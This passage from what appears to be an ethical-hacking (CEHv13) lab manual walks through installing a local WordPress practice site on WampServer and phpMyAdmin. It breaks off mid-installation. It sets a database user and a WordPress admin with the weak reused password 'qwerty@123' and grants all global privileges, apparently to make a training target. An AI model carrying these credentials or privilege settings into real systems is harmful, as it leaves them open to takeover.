
3. Close all the open windows.

- Click the **WampServer** icon in the notification area and select **Localhost**.


Note: If an **Microsoft Edge** notification appears, close it.




- As soon as you click the icon, the WAMPSERVER home page appears in the default browser. Click the **PhpMyAdmin 5.2.1** link in the **Your Aliases** section.



- The **phpMyAdmin** login page appears; type **root** as the username and click **Log in**.




- The **phpMyAdmin** webpage appears; click the **Databases** tab.
- The **Databases** webpage appears. Type **wordpress** in the **Create database** text field, leave the drop-down list set to default (**latin1_swedish_ci**), and click **Create** to create a database named **wordpress**.




9. On successful creation of the database, a pop-up appears stating that the database has been created.
10. The newly added database appears in the left pane. Click on it.
11. The **wordpress** database's webpage appears; click the **Privileges** tab.

Note: If you are unable to see the **Privileges** tab, click **More** and select **Privileges**.



12. Here, we will add a user to the database. To add, click the **Add user account** link.



13. The **Add user account** page appears.


In the **Login Information** section, perform the following steps:

- Type **admin** in the **User name** text field.
- Select **Local** from the **Host name** drop-down list.
- Type **qwerty@123** in the **Password** and **Re-type** password text fields.
- In **Authentication plugin** select **Native MySQL authentication** option from drop down.


In the **Global privileges** section, perform the following step:

- Select the **Check all** checkbox.

14. Click the **Go** button at the bottom of the page.




15. Observe the newly added user in the **wordpress** database's webpage, as shown in the screenshot below.




16. Close the web browser.

17. Navigate to **C:\wamp64\www** and create a new folder named **CEH**.



18. Navigate to **Z:\CEHv13 Lab Prerequisites\Websites\CEH WordPress Website** and copy all the contents in the location.


19. Navigate to **C:\wamp64\www\CEH** and paste all the contents copied from **Z:\CEHv13 Lab Prerequisites\Websites\CEH WordPress Website**.




20. Launch any web browser and open the URL **http://localhost:8080/CEH**.

21. The **Setup Configuration** webpage appears; click **Continue**.

Note: Screenshots may differ if you are using a different browser or a different version of WordPress.




22. The **Setup Configuration** webpage appears; click the **Let's go!** button.



23. Specify the following database connection details:

- **wordpress** in the **Database Name** field
- **admin** in the **Username** field
- **qwerty@123** in the **Password** field
- **localhost** in the **Database Host** field
- **wp_** in the **Table Prefix** field

24. Click the **Submit** button.



The screenshot shows the WordPress Setup Configuration page in a browser. The URL is localhost:8080/CEH/wp-admin/setup-config.php?step=1. The page features the WordPress logo at the top. Below it, a form is displayed with the following fields and values:

- Database Name:** wordpress
- Username:** admin
- Password:** qwerty@123 (with a 'Hide' button)
- Database Host:** localhost
- Table Prefix:** wp_

A red box highlights the entire form area. At the bottom left of the form, there is a 'Submit' button, also highlighted with a red box.

25. In the next page, click the **Run the installation** button.

26. A welcome page appears; scroll down the webpage and follow the steps below:

- Type **CEH Demo Website** in the **Site Title** field.
- Type **admin** in the **Username** field.
- Type **qwerty@123** in the **Password** field.
- Check the box in the **Confirm Password** field.
- Provide your personal email ID in the **Your Email** text field.


27. Click the **Install WordPress** button.

The screenshot shows the WordPress installation welcome page in a browser. The page title is "WordPress - Installation". The URL is "localhost:8080/CEH/wp-admin/install.php?language=en_US". The page content includes a "Welcome" message, a section for "Information needed", and 